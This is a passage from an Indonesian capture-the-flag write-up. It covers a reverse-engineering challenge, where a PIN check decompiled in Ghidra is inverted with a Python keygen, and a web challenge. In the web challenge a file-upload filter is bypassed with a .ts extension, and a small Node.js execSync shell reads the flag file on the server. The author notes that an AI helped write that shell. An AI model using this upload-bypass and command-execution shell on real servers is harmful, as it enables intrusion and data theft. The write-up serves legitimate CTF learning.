00403048 79             ??          79h    y
00403049 00             ??          00h
0040304a 61             ??          61h    a
0040304b 00             ??          00h
0040304c 73             ??          73h    s
0040304d 00             ??          00h
0040304e 64             ??          64h    d
```

10. Kebetulan dia ukurannya 24 jg kan, saya pengen decode nih, saya ke website dcode ga bisa nah jadi saya suruh claude untuk decode dan dapat



Sumber AI: https://claude.ai/share/a4ff3be7-ef2e-485d-93bc-a3c7b3fc5ef0

B. HENGKER HITAM jahat banget loh ya

Ai: - https://claude.ai/share/ad45d8b4-3c8c-46b1-811e-05525dfc9ce8


- https://claude.ai/share/d7440e77-7a97-4072-baa2-aec3c8768074

Chall desc: Cyrus dan bengsky merupakan 2 hengker asal jawa barat. Suatu saat Cyrus ditangkap polisi dikarenakan dituduh membobol web ,Cyrus bercerita ke bengsky kalau ia difitnah oleh black hat (hengker hitam) yang jahat. Tim forensik menemukan tools sang hacker dan memberikan tools tersebut ke bengsky. Bantulah bengsky untuk membobol key dari tools tersebut supaya tim forensik dapat mengidentifikasi tools tersebut bukan berasal dari komputer Cyrus!

1) Diberikan sebuah file yang bernama pinvault, disini kita harus menebak pin yang benar agar mendapatkan flag nyaa ges



2) Nahh tanpa basa-basi lagi sung buka ghidraa cuy



3) Dari beberapa fungsi terdapat fungsi bernama FUN_00101190 yang cukup mencurigakan dan bisa diindikasi sebagai fungsi utama karena didalamnya terdapat kode pengecekan PIN, ditambah lagi hanya fungsi ini saja yang berisi kode-kode penting

```
std::getline<>((istream *)&std::cin,(string *)&local_78,cVar4);
if (local_70 == 0x13) {
  puVar9 = local_80;
  pcVar13 = local_78 + 4;
  iVar16 = 0;
  puVar15 = puVar9;
```

4) Dari kode tersebut kita tahu bahwa ternyata panjang karakter PIN harus tepat 19 (detailnya terdapat 4 oktat yg mana dalam 1 oktat terdapat 4 char) + 3 tanda -

```
60 LAB_0010123e:
61       pcVar11 = pcVar13 + -4;
62       uVar6 = 0;
63       do {
64         cVar4 = *pcVar11;
65         if ((byte)(cVar4 - 0x30U) < 10) {
66           uVar5 = (short)cVar4 - 0x30;
67         }
68         else {
69           if (5 < (byte)(cVar4 + 0xbfU)) goto LAB_00101288;
70           uVar5 = (short)cVar4 - 0x37;
71         }
72         pcVar11 = pcVar11 + 1;
73         uVar6 = uVar6 << 4 | uVar5;
74       } while (pcVar11 != pcVar13);
75       *puVar15 = uVar6;
76       if (iVar16 != 0xf) goto code_r0x00101270;
77       puVar15 = &DAT_001020b0;
78       sVar12 = 0x1f2e;
79       iVar16 = 2;
80       bVar3 = false;
81       uVar7 = 0xc0ffeell;
82       do {
83         bVar2 = (byte)iVar16 & 0xf;
84         uVar6 = ((*puVar9 << bVar2 | *puVar9 >> 0x10 - bVar2) ^ (ushort)(uVar7 >> 8)) * -0x61c5 +
85                 sVar12;
86         if (*puVar15 != uVar6) {
87           bVar3 = true;
88         }
89         iVar16 = iVar16 + 3;
90         puVar9 = puVar9 + 1;
91         uVar7 = uVar6 ^ uVar7;
92         sVar12 = sVar12 + 0x1f2e;
93         puVar15 = puVar15 + 1;
94         uVar7 = uVar7 * -0x7fff3680 | uVar7 * 0x1000193 >> 0x19;
95       } while (iVar16 != 0xe);
96       if (bVar3) {
97         puts("Access denied.");
98         goto LAB_00101294;
99       }
100      pbVar14 = local_58;
101      for (lVar8 = 0x2e; lVar8 != 0; lVar8 = lVar8 + -1) {
102        *pbVar14 = 0;
```

Activate Windows

5) Maaf ss annya gabisa full, hrusnya kode dari LAB_0010123e masih ada lagi dibawah, nahh pada LAB_0010123e inii tuu balik lg ke tadi setiap oktat kan memiliki 4 karakter yah, nahh tiap karakter tersebut diubah menjadi hexa 16-bit dan menyimpannya kedalam *puVar15 atau local_80[i]

```
*puVar15 = uVar6;
if (iVar16 != 0xf) goto code_r0x00101270;
puVar15 = &DAT_001020b0;
sVar12 = 0x1f2e;
iVar16 = 2;
bVar3 = false;
uVar7 = 0xc0ffeell;
do {
  bVar2 = (byte)iVar16 & 0xf;
  uVar6 = ((*puVar9 << bVar2 | *puVar9 >> 0x10 - bVar2) ^ (ushort)(uVar7 >> 8)) * -0x61c5 +
          sVar12;
  if (*puVar15 != uVar6) {
    bVar3 = true;
  }
  iVar16 = iVar16 + 3;
  puVar9 = puVar9 + 1;
  uVar7 = uVar6 ^ uVar7;
  sVar12 = sVar12 + 0x1f2e;
  puVar15 = puVar15 + 1;
  uVar7 = uVar7 * -0x7fff3680 | uVar7 * 0x1000193 >> 0x19;
} while (iVar16 != 0xe);
```

6) Nahh bagian ituu adalah verifikasi antara local_80[i] yang sudah ditransformasi (uVar6) dengan tabel target (*puVar15), di kode dikatakan bahwa uVar6 memiliki rumus uVar6 = *((*puVar9 << bVar2 | *puVar9 >> 0x10 - bVar2) ^ (ushort)(uVar7 >> 8)) * -0x61c5 + sVar12*; dan *puVar15 = pointer &DAT_001020b0;

```
do {
  bVar2 = (byte)iVar16 & 0xf;
  uVar6 = ((*puVar9 << bVar2 | *puVar9 >> 0x10 - bVar2) ^ (ushort)(uVar7 >> 8)) * -0x61c5 +
          sVar12;
  if (*puVar15 != uVar6) {
    bVar3 = true;
  }
  iVar16 = iVar16 + 3;
  puVar9 = puVar9 + 1;
  uVar7 = uVar6 ^ uVar7;
  sVar12 = sVar12 + 0x1f2e;
  puVar15 = puVar15 + 1;
  uVar7 = uVar7 * -0x7fff3680 | uVar7 * 0x1000193 >> 0x19;
} while (iVar16 != 0xe);
if (bVar3) {
  puts("Access denied.");
  goto LAB_00101294;
}
```

7) Nahh ketika kondisinya sudah sesuai dan PIN cocok maka akses akan diberikann
8) Berdasarkan kondisi verifikasi di atas, kita bisa menyusun rumus untuk mendapatkan PIN dengan membalikkan kondisinya. Secara garis besar, rumus asalnya adalah: ***uVar6 = Y * 0x9e3b + sVar12***, dengan ***Y = rol16(*puVar9, bVar2) ^ (uVar7 >> 8)*** Supaya PIN dinyatakan valid, syaratnya ***uVar6 == *puVar15*** (nilai hasil hitung harus sama dengan nilai target di tabel). Dengan mensubstitusi uVar6 menjadi *puVar15, persamaan jadi: ****puVar15 = Y * 0x9e3b + sVar12***, Karena *puVar15, sVar12, uVar7, dan bVar2 semuanya sudah diketahui (bukan berasal dari PIN), persamaan ini bisa dibalik langkah demi langkah +sVar12 dibalik jadi -sVar12, *0x9e3b dibalik jadi *Kinv (invers modular), XOR dibalik dengan XOR lagi, dan rol16 dibalik jadi ror16 sehingga diperoleh rumus akhir untuk mencari *puVar9 (PIN): ****puVar9 = ror16(((*puVar15 - sVar12) * Kinv) ^ (uVar7 >> 8), bVar2)***
9) Berikut ini adalah kode script python yang telah disesuaikan dengan rumus

```
M = 0xffffffff
rol16 = lambda x, r: ((x << r) | (x >> (16 - r))) & 0xffff
ror16 = lambda x, r: ((x >> r) | (x << (16 - r))) & 0xffff
rol32 = lambda x, r: ((x << r) | (x >> (32 - r))) & M
Kinv = pow(0x9E3B, -1, 1 << 16)

tbl_b0 = bytes.fromhex("8f2a03f63da7b1d7")

E = [int.from_bytes(tbl_b0[i*2:i*2+2], "little") for i in
range(4)]

state, s, pin = 0xc0ffee11, 0x1f2e, []
for e, r in zip(E, (2, 5, 8, 11)):
    y = ((e - s) * Kinv) & 0xffff
    pin.append(ror16(y ^ ((state >> 8) & 0xffff), r))
    state = rol32(((state ^ e) * 0x01000193) & M, 7)
    s = (s + 0x1f2e) & 0xffff

print("PIN :", "-".join(f"{p:04X}" for p in pin))
```

10) Ohhiyaa hampir kelupaan disitu jangan lupa untuk memasukkan bytes si tabel hex DAT_b0 yaa, dapat ditemukan di gambar dibawah ini yg jelas itu ada di Ghidra DAT_001020b0 dan DAT_001020b2 -> (8f2a03f63da7b1d7)

```
                    DAT_001020b0

001020b0 8f 2a          undefined2 2A8Fh

                    DAT_001020b2

001020b2 03 f6          undefined2 F603h
001020b4 3d             ??         3Dh    =
001020b5 a7             ??         A7h
001020b6 b1             ??         B1h
001020b7 d7             ??         D7h
                    //
```

11) Setelahh ituu kita jalankan script solver nyaaa untuk mendapatkan kombinasi PIN yang benar

```
┌──(kali㉿kali)-[~/Projects/print2026/RE/1]
└─$ python3 solver2.py
PIN : 7A3F-C0DE-19B4-E5D2
```

12) Nahh setelah mendapat kombinasi PIN tersebut kita coba input kedalam program pinvault

```
┌──(kali㉿kali)-[~/Projects/print2026/RE/1]
└─$ ./pinvault
═══ PIN Vault ═══
Enter PIN (XXXX-XXXX-XXXX-XXXX): 7A3F-C0DE-19B4-E5D2
Access granted! Flag: PRINT2026{k3yg3n_m4th_1s_fun_wh3n_y0u_s33_1t}
```


13) Dann berhasill, kita juga mendapatkan FLAG nyaa
Flag: PRINT2026{k3yg3n_m4th_1s_fun_wh3n_y0u_s33_1t}

6. WEB

A. pAk BoUnTyNYa MaNa

Ai : https://claude.ai/share/fa96bd2f-0167-4c28-af0e-66dbe29eab31

Chall desc:




Langsung saja saya mencoba akses url webnya




Pada awalnya saya kira ini kerentanan idor/sqli yang tertera pada halaman web, kemudian ternyata ada buat upload file, saya coba upload file backdoor (shell php)

barangkali berhasil. Ternyata gagal, karena aku belum ngecek web ini pakai teknologi apa, dan setelah saya cek headernya , ternyata menggunakan node js



Lalu aku coba upload shell js, dan ternyata di blokir



Lalu aku coba coba pakai file mjs, cjs, njs ternyata ga bisa, lalu aku coba double ektension js.txt dan ternyata cuma memunculkan Ran it: {}



Itu sebenarnya sudah masuk ke server cuma setelah saya coba coba payload yang hrusnya work malah tidak berhasil, dan saya akhirnya ubah ektensi file dengan

typescript (ts). Lalu saya coba masukan kode shell sederhana(saya minta ai buat buatin kodenya) dan ternyata valid

Ran it: "total 56\ndrwxr-xr-x 1 root root 4096 Oct 31 06:11 .\ndrwxr-xr-x 1 root root 4096 Oct 31 06:11 ..\n-rwxr-xr-x 1 root root 0 Oct 31 06:11 .dockerenv\ndrwxr-xr-x 1 root root 4096 Oct 31 06:11 app\nlrwxrwxrwx 1 root root 7 Oct 27 00:00 bin -> usr/bin\ndrwxr-xr-x 2 root root 4096 Jul 2 19:05 boot\ndrwxr-xr-x 5 root root 340 Oct 31 06:11 dev\ndrwxr-xr-x 1 root root 4096 Oct 31 06:11 etc\ndrwxr-xr-x 1 root root 4096 Oct 28 01:43 home\nlrwxrwxrwx 1 root root 7 Oct 27 00:00 lib -> usr/lib\nlrwxrwxrwx 1 root root 9 Oct 27 00:00 lib64 -> usr/lib64\ndrwxr-xr-x 2 root root 4096 Oct 27 00:00 media\ndrwxr-xr-x 2 root root 4096 Oct 27 00:00 mnt\ndrwxr-xr-x 1 root root 4096 Oct 28 01:43 opt\ndr-xr-xr-x 266 root root 0 Oct 31 06:11 proc\ndrwx------ 1 root root 4096 Oct 28 05:01 root\ndrwxr-xr-x 3 root root 4096 Oct 27 00:00 run\nlrwxrwxrwx 1 root root 8 Oct 27 00:00 sbin -> usr/sbin\ndrwxr-xr-x 2 root root 4096 Oct 27 00:00 srv\ndr-xr-xr-x 13 root root 0 Oct 31 06:11 sys\ndrwxrwxrwt 2 root root 40 Oct 31 06:11 tmp\ndrwxr-xr-x 1 root root 4096 Oct 27 00:00 usr\ndrwxr-xr-x 1 root root 4096 Oct 27 00:00 var\n"

Lalu aku coba masuk ke app dan melihat isi di app apa aja, ternyata nemu berlian

Ran it: "flag.txt\nnode_modules\npackage-lock.json\npackage.json\npublic\nserver.js\nuploads\n"

Lalu aku coba akses flag.txt dan dan yapppp , i got it

Ran it: "PRINT2026{R4C3_C0nD1T10N_L0H-Y4}\n"

Kode shell nya ;

```
const { execSync } = require('child_process');
module.exports = execSync('cat /app/flag.txt').toString();
```

